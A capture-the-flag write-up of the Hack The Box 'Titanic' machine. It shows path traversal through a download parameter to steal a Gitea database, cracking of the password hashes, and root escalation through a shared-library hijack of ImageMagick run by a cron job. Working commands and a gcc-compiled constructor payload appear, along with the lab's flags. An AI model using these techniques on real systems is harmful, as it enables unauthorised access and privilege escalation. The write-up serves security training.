

 Hack The Box
Nmap Results
# Nmap 7.95 scan initiated Mon Feb 17 11:56:04 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.33.1
Nmap scan report for 10.129.33.1
Host is up (0.092s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|_  256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://titanic.htb/
Service Info: Host: titanic.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Feb 17 11:56:49 2025 -- 1 IP address (1 host up) scanned in 45.61 secondsnmap scan output, as you'll note the HTTP redirect to titanic.htb. Let's get that added to our /etc/hosts file.echo -e '10.129.33.1\t\ttitanic.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/80
Walking the Application

 Björn Kimminich

Penetration Testing
What We Know So Far


/download with a a ticket ID in the query string

The attack surface on the web application is very small, with only a single button to book a cabin on the Titanic. The response is very simple as well, returning a simple JSON file reflecting all of our input values. Based on this data, my assumptions for the attack path are:
- Path Traversal: The simplest check would be for path traversal, since we fill out the form and are redirected to a file. And, we can download the file without the need for any session tokens.
- Cross-Site Scripting: Does not appear to be at play here, as there's no indication our submissions are going to anyone for review
Doing Our Due Diligence
Before we go slinging payloads at the web application, let's ensure we map the attack surface, so that we're fully prepared when it's time to attack.

gobuster vhost -u http://$target --domain 'titanic.htb' --append-domain -w /usr/share/seclists/Discovery/DNS/namelist.txt -o vhost.txt -t 100 --exclude-length 300-370Found: dev.titanic.htb Status: 200 [Size: 13982]Let's add the newly discovered virtual host to our /etc/hosts file.
echo -e '10.129.33.1\t\tdev.titanic.htb' | sudo tee -a /etc/hostsExplore the New Virtual Host



root user's password for the MySQL DBMS running in Docker
/home/developer path on the box in some capacity.

app.py source code, which is the Python source code for the Titanic booking web app.ticket query parameter.Testing Path Traversal

eth0 here, check which IP lease we have to see if we're in Docker or not. DHCP lease matches the target's IP, so we're not going to land in Docker


Exploit
Download Database
gitea.db file. And, developer@titanic.htb is the user who created the two repositories we discovered before, and is also in the /etc/passwd file (as can be found via path traversal).Since
/home/developer/gitea/data maps to /data inside the Docker container. When the container is started and Gitea initializes, this will create /data/gitea/, which will create /home/developer/gitea/data/gitea/ on the Docker host side.
curl -s 'http://titanic.htb/download?ticket=/home/developer/gitea/data/gitea/gitea.db' -o gitea.dbCrack Hashes

.tables to list all tables in the gitea.db database file
sqlite3 gitea.db "SELECT name FROM PRAGMA_table_info('user');"Get all of the column names from the user table
sqlite3 gitea.db "SELECT email,salt,passwd,passwd_hash_algo FROM user;"Dump the salt and hash from the database


I've never had any luck cracking PBKDF2-HMAC-SHA256 with john despite following the documentation and formatting the hash as documented, so just use hashcat for this one.

developer hash first, since we know this is a valid user on the box. Note the correct number of iterations, as well as base64-encoded salt and hash.
developer:25282528SSH Access
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux titanic 5.15.0-131-generic #141-Ubuntu SMP Fri Jan 10 21:18:28 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux

PRETTY_NAME="Ubuntu 22.04.5 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.5 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
Current User
uid=1000(developer) gid=1000(developer) groups=1000(developer)

Sorry, user developer may not run sudo on titanic.
Users and Groups
Local Users
developer:x:1000:1000:developer:/home/developer:/bin/bash
Local Groups
developer:x:1000:
Network Configurations
Network Interfaces
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:d5:d4 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.30.108/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 3367sec preferred_lft 3367sec
    inet6 dead:beef::250:56ff:fe94:d5d4/64 scope global dynamic mngtmpaddr
       valid_lft 86398sec preferred_lft 14398sec
    inet6 fe80::250:56ff:fe94:d5d4/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:10:53:d8:15 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
4: br-892511bece4a: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:32:13:ad:ec brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-892511bece4a
       valid_lft forever preferred_lft forever
    inet6 fe80::42:32ff:fe13:adec/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp   LISTEN   0      128        127.0.0.1:5000       0.0.0.0:*     users:(("python3",pid=1145,fd=3))
tcp   LISTEN   0      4096       127.0.0.1:3000       0.0.0.0:*
tcp   LISTEN   0      4096       127.0.0.1:2222       0.0.0.0:*
tcp   LISTEN   0      4096   127.0.0.53%lo:53         0.0.0.0:*
tcp   LISTEN   0      4096       127.0.0.1:44659      0.0.0.0:*
ARP Table
10.129.0.1 dev eth0 lladdr 00:50:56:b9:74:37 REACHABLE
172.18.0.2 dev br-892511bece4a lladdr 02:42:ac:12:00:02 REACHABLE
Routes
default via 10.129.0.1 dev eth0
10.129.0.0/16 dev eth0 proto kernel scope link src 10.129.30.108
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1 linkdown
172.18.0.0/16 dev br-892511bece4a proto kernel scope link src 172.18.0.1
Interesting Files
/opt/scripts/identify_images.sh
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
Privilege Escalation
Possible Cron Job
During the post-exploit enumeration process, one interesting place to look is in /opt, as this is a common directory for developers and system administrators to install custom scripts and binaries.

Looking at the identify_images.sh script, it seems like this would be run by a cron job under the root user account. My reasons for this suspicion are:
- Script is only writable by
root - The script writes to
metadata.log, which is writable only by root - It leverages a
findin script that seems to serve the purpose of finding new.jpgimages in the target directory:/opt/app/static/assets/images
Testing the Hypothesis

developer, has write access to this directorycp /opt/app/static/assets/images/home.jpg /opt/app/static/assets/images/test.jpg

test.jpg in the output, so we know the hypothesis about the possible cron job is corroboratedBecoming Root
Understanding the Exploit

/usr/bin/magick, which is currently installed at version 7.1.1-35

A Google search for magick 7.1.1-35 exploit returns this Tenable result
 ImageMagick
POC linked by Tenable page
This is because in theAppRunscript, the version number is hardcoded in the path to7.0.9. If$HERE/usr/lib/ImageMagick-7.0.9/does not exist,readlink -f "$HERE/usr/lib/ImageMagick-7.0.9/config-Q16"orreadlink -f "$HERE/usr/lib/ImageMagick-7.0.9/config-Q16HDRI"will return an empty path.
Additionally, ifMAGICK_CONFIGURE_PATHandLD_LIBRARY_PATHare not set,AppRunwill append an empty path toMAGICK_CONFIGURE_PATHandLD_LIBRARY_PATH.
This result in while theImageMagickis executing, it might use current working directory as the path to search for the configuration file or shared libraries, because empty path in these environment variables means the current working directory.
Which means it might load thedelegates.xmlor shared libraries from the current working directory
PATH dependencies. This may allow an attacker to control code execution by placing arbitrary delegates.xml or .so files in the directory where magick is called from and affect the behavior of the application.

Proof of Concept
delegates.xml POC, because we have no way to inject the ./delegates.xml into the find command in the cron job. But we can use the ./libxcb.so.1 POC, because magick should load this when it is invoked by find.gcc -x c -shared -fPIC -o /opt/app/static/assets/images/libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
__attribute__((constructor)) void init(){
system("touch /tmp/pwned.txt");
exit(0);
}
EOFOutput the shared object to /opt/app/static/assets/images, as this is the path used with the cd command in identify_images.sh

touch /tmp/pwned.txt command in the system() call was created by root 🎉Privilege Escalation
gcc -x c -shared -fPIC -o /opt/app/static/assets/images/libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("usermod -G sudo developer");
    exit(0);
}
EOF

Add ourselves to the sudo group

Flags
User
0a51f980469accd648c09458a728723d
Root
7decbe330e917545a6376f98c395103d


